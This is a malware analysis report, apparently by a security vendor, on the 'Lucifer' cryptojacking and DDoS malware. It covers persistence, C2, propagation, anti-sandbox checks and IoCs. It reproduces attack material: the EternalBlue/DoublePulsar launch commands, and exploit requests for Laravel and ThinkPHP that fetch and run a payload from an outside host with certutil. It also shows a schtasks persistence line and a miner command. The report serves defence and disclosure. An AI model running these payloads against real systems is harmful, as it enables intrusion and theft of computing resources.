Lucifer: New Cryptojacking and DDoS Hybrid Malware Exploiting High and Critical Vulnerabilities to Infect Windows Devices

By Ken Hsu, Durgesh Sangvikar, Zhibin Zhang, Chris Navarrete

Published: 2020-06-24 · Archived: 2026-04-02 12:25:46 UTC

Executive Summary

On May 29, 2020, Unit 42 researchers discovered a new variant of a hybrid cryptojacking malware from numerous incidents of CVE-2019-9081 exploitation in the wild. A closer look revealed the malware, which we've dubbed "Lucifer", is capable of conducting DDoS attacks and well-equipped with all kinds of exploits against vulnerable Windows hosts. The first wave of the campaign stopped on June 10, 2020. The attacker then resumed their campaign on June 11, 2020, spreading an upgraded version of the malware and wreaking havoc. The sample was compiled on Thursday, June 11, 2020 10:39:47 PM UTC and caught by Palo Alto Networks Next-Generation Firewall. At the time of writing, the campaign's still ongoing.

Lucifer is quite powerful in its capabilities. Not only is it capable of dropping XMRig for cryptojacking Monero, it's also capable of command and control (C2) operation and self-propagation through the exploitation of multiple vulnerabilities and credential brute-forcing. Additionally, it drops and runs EternalBlue, EternalRomance, and DoublePulsar backdoor against vulnerable targets for intranet infections.

The exhaustive list of weaponized exploits includes CVE-2014-6287, CVE-2018-1000861, CVE-2017-10271, ThinkPHP RCE vulnerabilities (CVE-2018-20062), CVE-2018-7600, CVE-2017-9791, CVE-2019-9081, PHPStudy Backdoor RCE, CVE-2017-0144, CVE-2017-0145, and CVE-2017-8464. These vulnerabilities have either "high" or "critical" ratings due to their trivial-to-exploit nature and their tremendous impact inflicted on the victim. Once exploited, the attacker can execute arbitrary commands on the vulnerable device. In this case, the targets are Windows hosts on both the internet and intranet, given that the attacker is leveraging certutil utility in the payload for malware propagation. Fortunately, the patches for these vulnerabilities are readily available.

While the vulnerabilities abused and attack tactics leveraged by this malware are nothing original, they once again deliver a message to all organizations, reminding them why it's utterly important to keep systems up-to-date whenever possible, eliminate weak credentials, and have a layer of defenses for assurance.

At the time of writing this blog, the XMR wallet has paid **0.493527** XMR, which converts to approximately $32 USD.

Palo Alto Networks Next-Generation Firewalls can detect and block all the exploit attempts from this kind of malware family.

This blog includes a detailed analysis of Lucifer and the comparison of version 1 and version 2.

Lucifer: Cryptojacking and DDoS Campaign

A quick note on the name: While the malware author named their malware Satan DDoS, there's another malware, Satan Ransomware, bearing that devious name already. An alternative alias was given to this malware to avoid confusion. As a result of staying faithful to the unique strings in the binary, we are calling this Lucifer.

We identified two versions of Lucifer in our research - we focus first on version 1 and then highlight the changes made to version 2 in the following section.

Lucifer contains three resource sections, each of which contains a binary for a specific purpose. The X86 resource section contains a UPX-packed x86 version of XMRig 5.5.0. The X64 resource section contains a UPX-packed x64 version of XMRig 5.5.0. The SMB section contains a binary, in which there's a lot of Equation Group's exploits like EternalBlue and EternalRomance, and of course the infamous DoublePulsar backdoor implant.

X86: 8edbcd63def33827bfd63bffce4a15ba83e88908f9ac9962f10431f571ba07a8

X64: Ac530d542a755ecce6a656ea6309717ec222c34d7e34c61792f3b350a8a29301

SMB: 5214f356f2e8640230e93a95633cd73945c38027b23e76bb5e617c71949f8994

Upon execution, the malware first decrypts its C2 IP address using a xor-incremental encryption and then creates a mutant, using its C2 IP address as the mutant's name.

The decrypted C2 IP address is 122[.]112[.]179[.]189.

The name of the mutant object is \Sessions\1\BaseNamedObjects\122[.]112[.]179[.]189

The pseudo-code for the decryption algorithm is shown in the figure below.



Figure 1. Decryption routine

The malware then proceeds to persist itself by setting the following registry key values.

HKCU\Software\Microsoft\Windows\CurrentVersion\Run\QQMusic - %malware binary path%

HKLM\Software\Microsoft\Windows\CurrentVersion\Run\QQMusic - %malware binary path%

The binary also uses schtasks to set up itself as a task running periodically, ensuring additional layer of persistence. The command executed is shown in Figure 2.

```
cmd /c schtasks /create /sc minute /mo 1 /tn QQMusic ^
 /tr C:Users\%USERPROFILE%\Downloads\spread.exe /F
```

Figure 2. Execution of schtasks

Once the malware has persisted itself, it then checks whether there's any existing stratum mining information stored in the following registry key value:

HKLM\Software\Microsoft\Windows\CurrentVersion\spreadCpuXmr - %stratum info%

The mining information stored in this registry key value takes precedence if the data is present and legit. Otherwise, the malware falls back to its default data embedded in the binary.

The malware enables itself with debug privilege and starts several threads to carry out its operation in concurrent fashion. The following table summarizes the function of each thread.

Function Address	Description
0x0041C970	Clear event logs, remove a log file, terminate the miner process, and repeat its cleaning routine every 18000 second.
0x00414B60	Collect interface info and send miner status to its C2 server.
0x00419BC0	Check the remote address and remote port of all TCP connections. If there's a match and the connection-owning process is not the malware itself and the process's module path is not C:\ProgramData\spreadXfghij.exe, the malware kills that process and deletes that file. The allow list of ports and IP address are in the Appendix.
0x0041A780	Get or initialize its miner parameter, kill miner and Taskmgr process if necessary, drop the miner binary, and execute the miner binary with the values of the arguments based on the host's memory usage. Both the x86 or x64 bit version of the miner is saved as C:\\ProgramData\\spreadXfghij.exe
0x00418DC0	Propagate through brute-forcing credentials and exploitation. Also drop the Equation Group's exploits and launch them to propagate through exploiting years old SMB vulnerabilities.
0x0041C840	Copy and save the malware as C:\\ProgramData\\spread.txt

Table 1. Worker Thread Description

The malware employs different propagation strategies.

The malware scans for both open TCP ports 135 (RPC) and 1433(MSSQL) against the target, be it internal or external, and probes for the credential weakness in attempt to gain unauthorized access.

If the target has the RPC port open, the malware brute-forces the login using the default username administrator and its embedded password list. It then copies and runs the malware binary on the remote host upon successful authentication.

When the malware detects that the target has TCP port 1433 open, it tries to brute-force its way in using its embedded list of usernames and passwords. Upon successful login, the malware then issues shell commands to download and execute a replica of itself on the victim. The aforementioned list of usernames and passwords can be found in the appendix section.

In addition to brute-forcing the credentials, the malware leverages exploitation for self-propagation. For intranet infection, it drops and runs EternalBlue, EternalRomance, and DoublePulsar backdoor against the target when the target has TCP port 445 (SMB) open. Upon successful exploitation, certutil is used to propagate the malware.

The following figures show the parameters passed to launch the exploits and the backdoor implant.

```
cmd /c cd C:\ProgramData\ && svchostlong.exe --TargetIp <IP address> --Target WIN72K8R2 --DaveProxyPort=0 ^
--NetworkTimeout 60 --TargetPort <Port> --VerifyTarget True --VerifyBackdoor True --MaxExploitAttempts 3 ^
--GroomAllocations 12 --OutConfig <Config Filename>.txt && serverlong.exe --OutConfig <Config Filename>-dll.txt ^
--TargetIp <IP address>--TargetPort <Port> --DllPayload X64.dll --DllOrdinal 1 ProcessName lsass.exe ^
--ProcessCommandLine --Protocol SMB --Architecture x64 --Function Rundll ^
&& serverlong.exe --OutConfig <Config Filename>-dll.txt --TargetIp <IP address> --TargetPort <Port> --DllPayload X86.dll ^
--DllOrdinal 1 ProcessName lsass.exe --ProcessCommandLine --Protocol SMB --Architecture x86 --Function Rundll
```

Figure 3. EternalBlue and DoublePulsar combo (for non-XP targets)

```
cmd /c cd C:\ProgramData\ && svchostlong.exe --TargetIp <IP address> --Target XP --DaveProxyPort=0 ^
--NetworkTimeout 60 --TargetPort <Port> --VerifyTarget True --VerifyBackdoor True --MaxExploitAttempts 3 ^
--GroomAllocations 12 --OutConfig <Config Filename>.txt && serverlong.exe --OutConfig <Config Filename>-dll.txt ^
--TargetIp <IP address> --TargetPort <Port> --DllPayload X86.dll --DllOrdinal 1 ProcessName lsass.exe ^
--ProcessCommandLine --Protocol SMB --Architecture x86 --Function Rundll
```

Figure 4. EternalBlue and DoublePulsar combo (for XP targets)

```
cmd /c cd C:\ProgramData\ && svchostromance.exe --OutConfig <Config Filename>.txt --TargetIp <IP address> ^
--TargetPort <Port> --Protocol SMB --Target <Window System Type> --ShellcodeFile Shellcode.ini --PipeName browser ^
--CredChoice 0 --InConfig svchostromance.xml && serverlong.exe --OutConfig <Config Filename>-dll.txt --TargetIp <IP address> ^
--TargetPort <Port> --DllPayload X64.dll --DllOrdinal 1 ProcessName lsass.exe --ProcessCommandLine --Protocol SMB ^
--Architecture x64 --Function Rundll && serverlong.exe --OutConfig <Config Filename>-dll.txt --TargetIp <IP address> ^
--TargetPort <Port> --DllPayload X86.dll --DllOrdinal 1 ProcessName lsass.exe --ProcessCommandLine --Protocol SMB ^
--Architecture x86 --Function Rundll
```

Figure 5. EternalRomance and DoublePulsar combo (all targets)

In order to infect external hosts, the malware first generates a non-private IP address, and then probes this randomly-selected victim with HTTP requests over a number of ports. The list of ports is available in the Appendix. When the malware receives a valid HTTP response from the victim, it then tries to exploit the target based on the conditions shown in the following table.

Condition	**Exploit**
HFS found in the HTTP response	CVE-2014-6287
Jetty found in the HTTP response	CVE-2018-1000861
Servlet found in the HTTP response	CVE-2017-10271
No keywords found in the HTTP response	ThinkPHP remote code execution (RCE) vulnerabilities CVE-2018-7600 CVE-2017-9791 CVE-2019-9081 PHPStudy Backdoor remote code execution (RCE)

Table 2. Exploit conditions and CVEs

Since the same vulnerability (e.g ThinkPHP RCE) may be triggered in different endpoints (i.e via different URLs), the malware tries all hardcoded URLs against the victim for each vulnerability before it proceeds to the next target or next exploit attempt.

All the exploits contain the payload that downloads a replica of the malware onto the victim via certutil. The following figures show examples of the attack traffic.

```
GET /public/index.php/index?code=O:44:"Illuminate/Foundation/Testing/PendingCommand":4:{s:10:".*.command";s:
6:"system";s:13:".*.parameters";a:1:{i:0;s:2:"cmd.exe /c certutil -urlcache -split -f http://180.126.161.27:19490/
spread.txt C:/ProgramData/spread.exe && C:/ProgramData/spread.exe";}s:6:".*.app";O:33:"Illuminate/Foundation/
Application":2:{s:22:".*.hasBeenBootstrapped";b:0;s:11:".*.bindings";a:1:{s:35:"Illuminate/Contracts/Console/
Kernel";a:1:{s:8:"concrete";s:33:"Illuminate/Foundation/Application";}}}s:4:"test";O:27:"Illuminate/Auth/
GenericUser":1:{s:13:".*.attributes";a:2:{s:14:"expectedOutput";a:1:{i:0;s:1:"1";}s:17:"expectedQuestions";a:1:{i:
0;s:1:"1";}}}} HTTP/1.1
Accept: text/html, application/xhtml+xml, image/jxr, */*
Accept-Language: en-us
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; Charset=UTF-8
User-Agent: Mozilla/5.0 (Android; Linux armv7l; rv:10.0.1) Gecko/20100101 Firefox/10.0.1 Fennec.
```

Figure 6. CVE-2019-9081 traffic

```
GET /index.php?s=index/think\app/invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=cmd.exe /c
certutil -urlcache -split -f http://180.126.161.27:19490/spread.txt C:/ProgramData/spread.exe && C:/ProgramData/
spread.exe HTTP/1.1
Accept: text/html, application/xhtml+xml, image/jxr, */*
Accept-Language: en-us
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; Charset=UTF-8
User-Agent: Mozilla/5.0 (Android; Linux armv7l; rv:10.0.1) Gecko/20100101 Firefox/10.0.1 Fennec/10.0.1
Host:
Connection: close
```

Figure 7. ThinkPHP RCE traffic

After the malware has launched all its worker threads, the malware enters an infinite loop to handle its C2 operation, with a sleep interval of five seconds.

An example of the initial request to its C2 server is shown in Figure 8.

```
00000000  04 02 02 00 81 b9 82 8e  81 86 b8 8e 85 86 8e 85   ........ ........
00000010  82 f0 f0 f0 f0 f0 f0 f0  f0 f0 f0 f0 f0 f0 f0 f0   ........ ........
00000020  f0 f0 f0 f0 f0 f0 f0 f0  f0 f0 f0 f0 f0 f0 f0 f0   ........ ........
00000030  f0 f0 f0 f0 f0 f0 f0 f0  f0 f0 f0 f0 f0 f0 f0 f0   ........ ........
00000040  f0 f0 f0 f0 f0 f0 f0 f0  f0 f0 f0 f0 f0 f0 f0 f0   ........ ........
00000050  f0 f0 f0 f0 f0 f0 f0 f0  f0 f0 f0 f0 f0 f0 f0 f0   ........ ........
00000060  f0 f0 f0 f0 f0 f0 f0 f0  a7 49 4e 54 4f 47 43 90   ........ .INTOGC.
00000070  87 90 86 84 b2 49 44 f0  f0 f0 f0 f0 f0 f0 f0 f0   .....ID. ........
00000080  f0 f0 f0 f0 f0 f0 f0 f0  f0 f0 f0 f0 f0 f0 f0 f0   ........ ........
00000090  f0 f0 f0 f0 f0 f0 f0 f0  f0 f0 f0 f0 f0 f0 f0 f0   ........ ........
000000A0  f0 f0 f0 f0 f0 f0 f0 f0  f0 f0 f0 f0 f0 f0 f0 f0   ........ ........
000000B0  f0 f0 f0 f0 f0 f0 f0 f0  f0 f0 f0 f0 f0 f0 f0 f0   ........ ........
000000C0  f0 f0 f0 f0 f0 f0 f0 f0  f0 f0 f0 f0 f1 f0 f0 f0   ........ ........
000000D0  88 ea f0 f0 84 80 b9 85  f0 f0 f0 f0 f0 f0 f0 f0   ........ ........
```

Figure 8. Initial request to C2 server

Once the malware has established a TCP connection with its C2 server on port 15888, the malware saves that same socket for subsequent C2 control as well as the miner's status report.

The initial C2 request contains a magic header \x04\x02\x02 and encrypted system information like the host IP address, the system type, system architecture, username, number of processors, and processor frequency. The malware does a decremental-xor encryption on this piece of information before it sends the encrypted data over the wire. The encrypted data can be decrypted using the decryption routine described in Figure 1. For example, the decrypted host IP address in Figure 8 is 192.168.56[.]52. The decrypted Windows system is Windows 7 64Bit, and the decrypted username is Lebron James.

Unlike its very first C2 request message, the rest of the miner's status report messages are actually clear text. An example packet of the miner's status report is shown in Figure 9 below.

```
0030  01 00 05 b0 00 00 43 50  55 28 52 75 6e 6e 69 6e   ......CP U(Runnin
0040  67 29 7c 30 2e 30 36 7c  31 30 30 25 7c 30 2e 32   g)|0.06| 100%|0.2
0050  38 7c 70 6f 6f 6c 2e 73  75 70 70 6f 72 74 78 6d   8|pool.s upportxm
0060  72 2e 63 6f 6d 3a 33 33  33 33 7c 59 45 53 00      r.com:33 33|YES·
```

Figure 9. Miner's status report sent to C2 Server

Table 3 summarizes the control codes received from the C2 server and their corresponding functionalities.

C2 Command	Description
4	Perform TCP/UDP/HTTP DoS attack.
5	Reenable DoS attack.

6	Download and execute a file from its C2 server. The file's saved as %TEMP%\<4 random lower case characters>.exe
7	Execute the received command from its C2 server.
8	Disable the miner's status report functionality.
9	Enable the miner's status report functionality.
10	Set the data of the registry key value HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\spreadCpuXmr, and terminate the miner process.
11	Enable both flags related to is_miner_killed and start_fresh
12	Reset flags and terminate the miner process.

Table 3. C2 description

The communication between the cryptojacking bot and its mining server is made by using the Stratum protocol on port 10001 and is controlled by the execution of the spreadXfghij.exe program. This program accepts different parameters that control configuration settings of the running miner such as username, password, CPU usage, priority, threads, and algorithm names respectively.

```
C:\ProgramData\spreadXfghij.exe -o stratum+tcp://gulf.moneroocean.stream:10001 ^
-u 4AfAd5hsdMWbuNyGbFJVZjcMLeKHvrXnT155DWh8qGkYRPbVGKBT9q1Z5gcFXqmwUuh2Kh6t2sTnHXPysYrGf2m9KqBwz9e ^
-p X -a cn/r --max-cpu-usage=25 --cpu-priority 1 --cpu-max-threads-hint=25 -K
```

Figure 10. XMRig Command-Line parameters

The Stratum protocol is mainly used by miner software to connect to a centralized server, which coordinates the workload between the clients. This protocol satisfies the requirements of the JSON RPC 2.0 specification. The JSON-RPC requests and responses can be seen in Figure 11.


```
{"id":1,"jsonrpc":"2.0","method":"login","params":
{"login":"4AfAd5hsdMWbuNyGbFJVZjcMLeKHvrXnT155DWh8qGkYRPbVGKBT9q1Z5gcFXqmwUuh2Kh6t2sTnHXPysYrGf2m9KqBwz9e","pass":"X","agent":"XMRig/
5.5.0 (Windows NT 6.1; Win64; x64) libuv/1.31.0 msvc/2015","algo":["cn/1","cn/2","cn/r","cn/fast","cn/half","cn/xao","cn/rto","cn/
rwz","cn/zls","cn/double","cn/gpu","cn-lite/1","cn-heavy/0","cn-heavy/tube","cn-heavy/xhv","cn-pico","cn-pico/tlo","rx/0","rx/wow","rx/
loki","rx/arq","rx/sfx"]}}
{"id":1,"jsonrpc":"2.0","error":null,"result":{"id":"42483e78-a389-470b-9a06-7d0241e830a0","job":
{"blob":"0c0ca288d5f605e137fc33e6fce25fac2a27da3389a6ec019f5e14d95eaf2592749ec8f97a1e33000000007b870ddabe703166790b3b7151be8ca2ec7d91566
141c62d436b7a809cf2a96529","job_id":"Fk+va0+f/3P0GW9SeKlJurzs425L","target":"8b4f0100","id":"42483e78-
a389-470b-9a06-7d0241e830a0","height":2111263,"seed_hash":"bcefb824c61d217102d8812a93963c0c6b8a3cf03c6c7c3b97c3c176235d0e4e","algo":"rx/
0"},"status":"OK"}}
{"id":2,"jsonrpc":"2.0","method":"submit","params":{"id":"42483e78-a389-470b-9a06-7d0241e830a0","job_id":"Fk+va0+f/
3P0GW9SeKlJurzs425L","nonce":"bd0a0000","result":"258d8577019d5a5da514ada2b0de78790b03756235ed9c9a6784a2156bbe0000"}}
{"id":2,"jsonrpc":"2.0","error":null,"result":{"status":"OK"}}
{"id":3,"jsonrpc":"2.0","method":"submit","params":{"id":"42483e78-a389-470b-9a06-7d0241e830a0","job_id":"Fk+va0+f/
3P0GW9SeKlJurzs425L","nonce":"4c140000","result":"2cb27c3b96c7a113772a3a1bb84fd35b503a54bddac54a2ec04d5a95a62a0000"}}
{"id":3,"jsonrpc":"2.0","error":null,"result":{"status":"OK"}}
{"jsonrpc":"2.0","method":"job","params":
{"blob":"0c0cef89d5f6057111a70df8c44894c1bbb443f7665ae28adce9f3046406f4f16b9c6a646ac9e700000000106622730cd982463aee300a346cd601fa690e6a5
6eefefa45e092b16fcfd6fc21","job_id":"UcW3YUJdWeG8LkJESJjfKtJkgkBe","target":"8b4f0100","id":"42483e78-
a389-470b-9a06-7d0241e830a0","height":2111264,"seed_hash":"bcefb824c61d217102d8812a93963c0c6b8a3cf03c6c7c3b97c3c176235d0e4e","algo":"rx/
0"}}
{"id":4,"jsonrpc":"2.0","method":"submit","params":{"id":"42483e78-
a389-470b-9a06-7d0241e830a0","job_id":"UcW3YUJdWeG8LkJESJjfKtJkgkBe","nonce":"db020000","result":"347ea6175574401147c76449505c0677f5ac9c
402a52b74d6b4ac62207fc0000"}}
{"id":4,"jsonrpc":"2.0","error":null,"result":{"status":"OK"}}
{"jsonrpc":"2.0","method":"job","params":
{"blob":"0c0cef89d5f6057111a70df8c44894c1bbb443f7665ae28adce9f3046406f4f16b9c6a646ac9e700000000e51b071759d3dd19ff74203581d626246cf719a95
7c4ae6c6fb68e4368fd6a0921","job_id":"1cjMsbgFsAa8RoOHO3xsLGYWHM9K","target":"62440100","id":"42483e78-
a389-470b-9a06-7d0241e830a0","height":2111264,"seed_hash":"bcefb824c61d217102d8812a93963c0c6b8a3cf03c6c7c3b97c3c176235d0e4e","algo":"rx/
0"}}
{"id":5,"jsonrpc":"2.0","method":"submit","params":{"id":"42483e78-
a389-470b-9a06-7d0241e830a0","job_id":"1cjMsbgFsAa8RoOHO3xsLGYWHM9K","nonce":"97110000","result":"65e5b712ba4f1df15125947e8bb756d02cf6fa
9317bbbead9dc0ac38d76d0000"}}
{"id":5,"jsonrpc":"2.0","error":null,"result":{"status":"OK"}}
```


Figure 11. Lucifer bot exchanging the mining information.

Lucifer: Version 2

Version 2 of Lucifer is similar to its predecessor in terms of its overall capabilities and behaviors; It drops XMRig for cryptojacking, handles C2 operation, and propagates itself through exploitation and brute-forcing credentials.

While version 2 and version 1 share a lot of behavioral similarities, version 2 does have exclusive differences that are worth highlighting.

The malware possesses anti-sandbox capability by checking the username and the computer name of the infected host. If it finds a match in its predefined list of names as shown in Table 4, the malware halts itself from proceeding further.

NMSDBOX	Avira
WILBERT-SC	COMPUTERNAME
XPAMASTC	CWSX
Kappa	VBOX
XXXX-OS	cuckoo
cwsx-	nmsdbox
qemu	sandbox
virtual	wilbert-sc
xpamast-sc	xxxx - ox
cuckoosandbox	

Table 4. List of Names

Lucifer also checks for the presence of following device drivers, DLLs, and virtual devices. If any of these objects are detected, the malware enters an infinite loop, stopping its execution from going further.

SbieDrv.sys	Sandboxie.sys
SbieDll.dll	VBoxHook.dll
\\.\VBoxMiniRdrDN	Dir_watch.dll
\\.\pipe\cuckoo	

Table 5. List of Driver Names

In addition to its anti-sandbox techniques, version 2 possesses an anti-debugger technique that can thwart the analysis by passing a format string to OutputDebugStringA() and crashing the debugger.

Once Lucifer has passed all the checks, it decrypts its C2 URL and creates a mutex based on its C2 URL. The new C2 URL is qf2020[.]top, and the decryption algorithm is shown in Figure 1.

There's an additional LNK resource section, in which there's a CVE-2017-8464 exploit used for infection. The binaries in the resource section are encrypted using the aforementioned xor-incremental encryption. The decrypted X86, X64, and SMB binaries are the same as those embedded in version 1 of Lucifer.

LNK (encrypted): 84b0f2e4d222b0a2e34224e60b66340071e0d03c5f1a2af53b6005a3d739915f

LNK (decrypted): 4c729b343ed3186dffdf80a8e3adfea7c2d56a7a06081333030fb4635e09d540

SMB (encrypted): F2d9d7703a5983ae3b7767c33ae79de1db093ea30f97d6b16bb5b62f03e99638

SMB (decrypted): 5214f356f2e8640230e93a95633cd73945c38027b23e76bb5e617c71949f8994

X64 (encrypted): 4365c2ba5505afeab2c479a9c546ed3cbc07ace184fe5019947823018feb4265

X64 (decrypted): ac530d542a755ecce6a656ea6309717ec222c34d7e34c61792f3b350a8a29301

X86 (encrypted): b6d4b4ef2880238dc8e322c7438f57b69cec6d44c0599875466a1edb8d093e15

X86 (decrypted): 8edbcd63def33827bfd63bffce4a15ba83e88908f9ac9962f10431f571ba07a8

In contrast to version 1, version 2 of Lucifer has added CVE-2017-8464 to its arsenal and taken out CVE-2018-1000861, CVE-2017-10271, and CVE-2017-9791.

The malware infects its targets through IPC, WMI, SMB, and FTP by brute-forcing the credentials, in addition to MSSQL, RPC, and network shares.

The dropped miner's name is also different; it's C:\\ProgramData\\Svchocpu.exe instead of C:\\ProgramData\\spreadXfghij.exe.

Right before proceeding to its C2 operation, Lucifer checks if the host's default language is 0x804 (zh-CN). If it is, the malware sets Internet Explorer's Start Page to www[.]yzzswt[.]com, and starts a thread that keeps killing and visiting that URL in Internet Explorer. The trigger depends on the system's idle time.

While Lucifer version 2 has new C2 at qf2020[.]top:19370, its C2 operation is still the same.

Conclusion

Lucifer is a new hybrid of cryptojacking and DDoS malware variant that leverages old vulnerabilities to spread and perform malicious activities on Windows platforms. Applying the updates and patches to the affected software are strongly advised. The vulnerable software includes Rejetto HTTP File Server, Jenkins, Oracle Weblogic, Drupal, Apache Struts, Laravel framework, and Microsoft Windows. Strong passwords are also encouraged to prevent dictionary attacks.

Palo Alto Networks customers are protected from the attacks by the following products and services:

- - Next-Generation Firewalls with Threat Prevention licenses can block the exploits and C2 traffic with best practice configuration.
  - WildFire can stop the malware with static signature detections.
  - AutoFocus customers can track this activity with the Lucifer tag.

IoCs (Lucifer Version1)

NBI

Malware Hosting Site:

180[.]126[.]161[.]27

210[.]112[.]41[.]71

Mining Protocol

1. stratum+tcp://pool.supportxmr.com:3333

2. stratum+tcp://gulf.moneroocean.stream:10001

C2

122[.]112[.]179[.]189:15888 (version 1)

HBI

SHA256 - Malware

94f0e2aa41e1703e37341cba0601441b2d9fa2e11615cad81ba5c93042c8f58c spread.txt (version 1)

SHA256 - Embedded Binaries in the Resource Section

8edbcd63def33827bfd63bffce4a15ba83e88908f9ac9962f10431f571ba07a8 X86

Ac530d542a755ecce6a656ea6309717ec222c34d7e34c61792f3b350a8a29301 X64

5214f356f2e8640230e93a95633cd73945c38027b23e76bb5e617c71949f8994 SMB

SHA256 - Binaries Extracted from SMB.exe

ff8c9d8c6f16a466d8e598c25829ec0c2fb4503b74d17f307e13c28fd2e99b93 Shellcode.ini

7417daf85e6215dedfd85ca8bfafcfd643c8afe0debcf983ad4bacdb4d1a6dbc X64.dll

de23da87e7fbecb2eaccbb85eeff465250dbca7c0aba01a2766761e0538f90b6 X86.dll

f06d02359666b763e189402b7fbf9dfa83ba6f4da2e7d037b3f9aebefd2d5a45 adfw-2.dll

c51bce247bee4a6f4cd2d7d45483b5b1d9b53f8cc0e04fb4f4221283e356959d adfw.dll

d3db1e56360b25e7f36abb822e03c18d23a19a9b5f198e16c16e06785fc8c5fa cnli-0.dll

db0831e19a4e3a736ea7498dadc2d6702342f75fd8f7fbae1894ee2e9738c2b4 cnli-1.dll

0439628816cabe113315751e7113a9e9f720d7e499ffdd78acbac1ed8ba35887 coli-0.dll

b556b5c077e38dcb65d21a707c19618d02e0a65ff3f9887323728ec078660cc3 crli-0.dll

9b8ec5d0c10ccdd3933b7712ba40065d1b0dd3ffa7968fb28ad426cd5eee5001 dmgd-1.dll

50f329e034db96ba254328cd1e0f588af6126c341ed92ddf4aeb96bc76835937 dmgd-4.dll

19690e5b862042d9011dbdd92504f5012c08d51efca36828a5e9bdfe27d88842 esco-0.dll

3fcffe9eae90ec365efb361674613ac95de50b2ccfd634c24491923f85c309a5 etch-0.dll

fe4640fefa4bef02041a771a206f9184adb38de051f0d8726c4579736fe13bb6 etchCore-0.x64.dll

3596e8fa5e19e860a2029fa4ab7a4f95fadf073feb88e4f82b19a093e1e2737c etchCore-0.x86.dll

7ddbade1f4fcb48f254e7defa1ab5ec568e8ff0403693860b76870e11816aee6 eteb-2.dll

8a5cce25f1bf60e716709c724b96630b95e55cc0e488d74d60ea50ffba7d6946 etebCore-2.x64.dll

609ed51631da2defa34d58f60dc2a0f38e1574d8cf07647b844fc8b95de4bd8c etebCore-2.x86.dll

15292172a83f2e7f07114693ab92753ed32311dfba7d54fe36cc7229136874d9 exma-1.dll

c977ac10aa3d2250a1af39630f532184a5185f505bcd5f03ea7083a3a701a969 exma.dll

b1d48e8185d9d366dce8c723ba765d6c593b7873cb43d77335084b58bbc7cb4d iconv.dll

d3c6985d965cad5bff6075677ed8c2cafee4c3a048fb5af81b442665c76dff7b libcurl.dll

5f30aa2fe338191b972705412b8043b0a134cdb287d754771fc225f2309e82ee libeay32.dll

36b0fa6c0da7434707e7e330f40316458c0c1edc39b80e2fe58745cd77955eb3 libiconv-2.dll

aceb27720115a63b9d47e737fd878a61c52435ea4ec86ba8e58ee744bc85c4f3 libxml2.dll

df9200ba0d967487b9eb9627078d7faa88072c493b6d9e2b68211c14b06e9f4e pcla-0.dll

17d6dde8a6715b9311734cb557b76160a22e340785b3950eae23aae67b0af6a8 pcre-0.dll

93f0a1fe486ad222b742e451f25f4c9219b1e0f5b4273a15ce08dd714827745a pcrecpp-0.dll

1c8100aca288483d5c29dcf33df887e72513f9b1cb6d0c96045401981351307c pcreposix-0.dll

cde45f7ff05f52b7215e4b0ea1f2f42ad9b42031e16a3be9772aa09e014bacdb posh-0.dll

47e16f7db53d9adf24d193ff4d523b1bc7ae59ff8520cfa012365bdb947c96f9 posh.dll

f8ee4c00a3a53206d8d37abe5ed9f4bfc210a188cd5b819d3e1f77b34504061e riar-2.dll

55039ab48c0916a38f1ceee08ba9f9cf5f292064cf3ee6631f22becde5e74b2d riar.dll

15ffbb8d382cd2ff7b0bd4c87a7c0bffd1541c2fe86865af445123bc0b770d13 serverlong.exe

a46481cdb4a9fc1dbdcccc49c3deadbf18c7b9f274a0eb5fdf73766a03f19a7f serverlong.fb

cf33a92a05ba3c807447a5f6b7e45577ed53174699241da360876d4f4a2eb2de serverlong.xml

be8eb97d8171b8c91c6bc420346f7a6d2d2f76809a667ade03c990feffadaad5 ssleay32.dll

85b936960fbe5100c170b777e1647ce9f0f01e3ab9742dfc23f37cb0825b30b5 svchostlong.exe

ad3c0b153d5b5ba4627daa89cd2adbb18ee5831cb67feeb7394c51ebc1660f41 svchostlong.fb

756f44f1d667132b043bfd3da16b91c9f6681e5d778c5f07bb031d62ff00d380 svchostlong.xml

b99c3cc1acbb085c9a895a8c3510f6daaf31f0d2d9ccb8477c7fb7119376f57b svchostromance.exe

6c55b736646135c0acbad702fde64574a0a55a77be3f39287774c7e518de3da9 svchostromance.xml

52e88433f2106cc9a3a961cd8c3d0a8939d8de28f2ef3ee8ea648534a8b036a4 tibe-1.dll

ca63dbb99d9da431bf23aca80dc787df67bb01104fb9358a7813ed2fce479362 tibe-2.dll

a418edc5f1fb14fbf9398051225f649810fa75514ca473610be44264bf3c663c tibe.dll

6775d627d99733f3f02494db7e13935b505132f43c56e7f8850c54e6627691de trch-0.dll

0259d41720f7084716a3b2bbe34ac6d3021224420f81a4e839b0b3401e5ef29f trch-1.dll

06c031f0d905cdeb0d9c172c27ae0c2d25bbf0d08db27a4aa98ec540a15306e7 trch.dll

a4c460b27d03daf7828f6b6db87e0ff3ee851fdb1b8654b0a778b4c34953a3dc trfo-0.dll

b2a3172a1d676f00a62df376d8da805714553bb3221a8426f9823a8a5887daaa trfo-2.dll

96edea8d08ab10eee86776cfb9e32b4701096d21c39dbffeb49bd638f09d726a trfo.dll

cf25bdc6711a72713d80a4a860df724a79042be210930dcbfc522da72b39bb12 tucl-1.dll

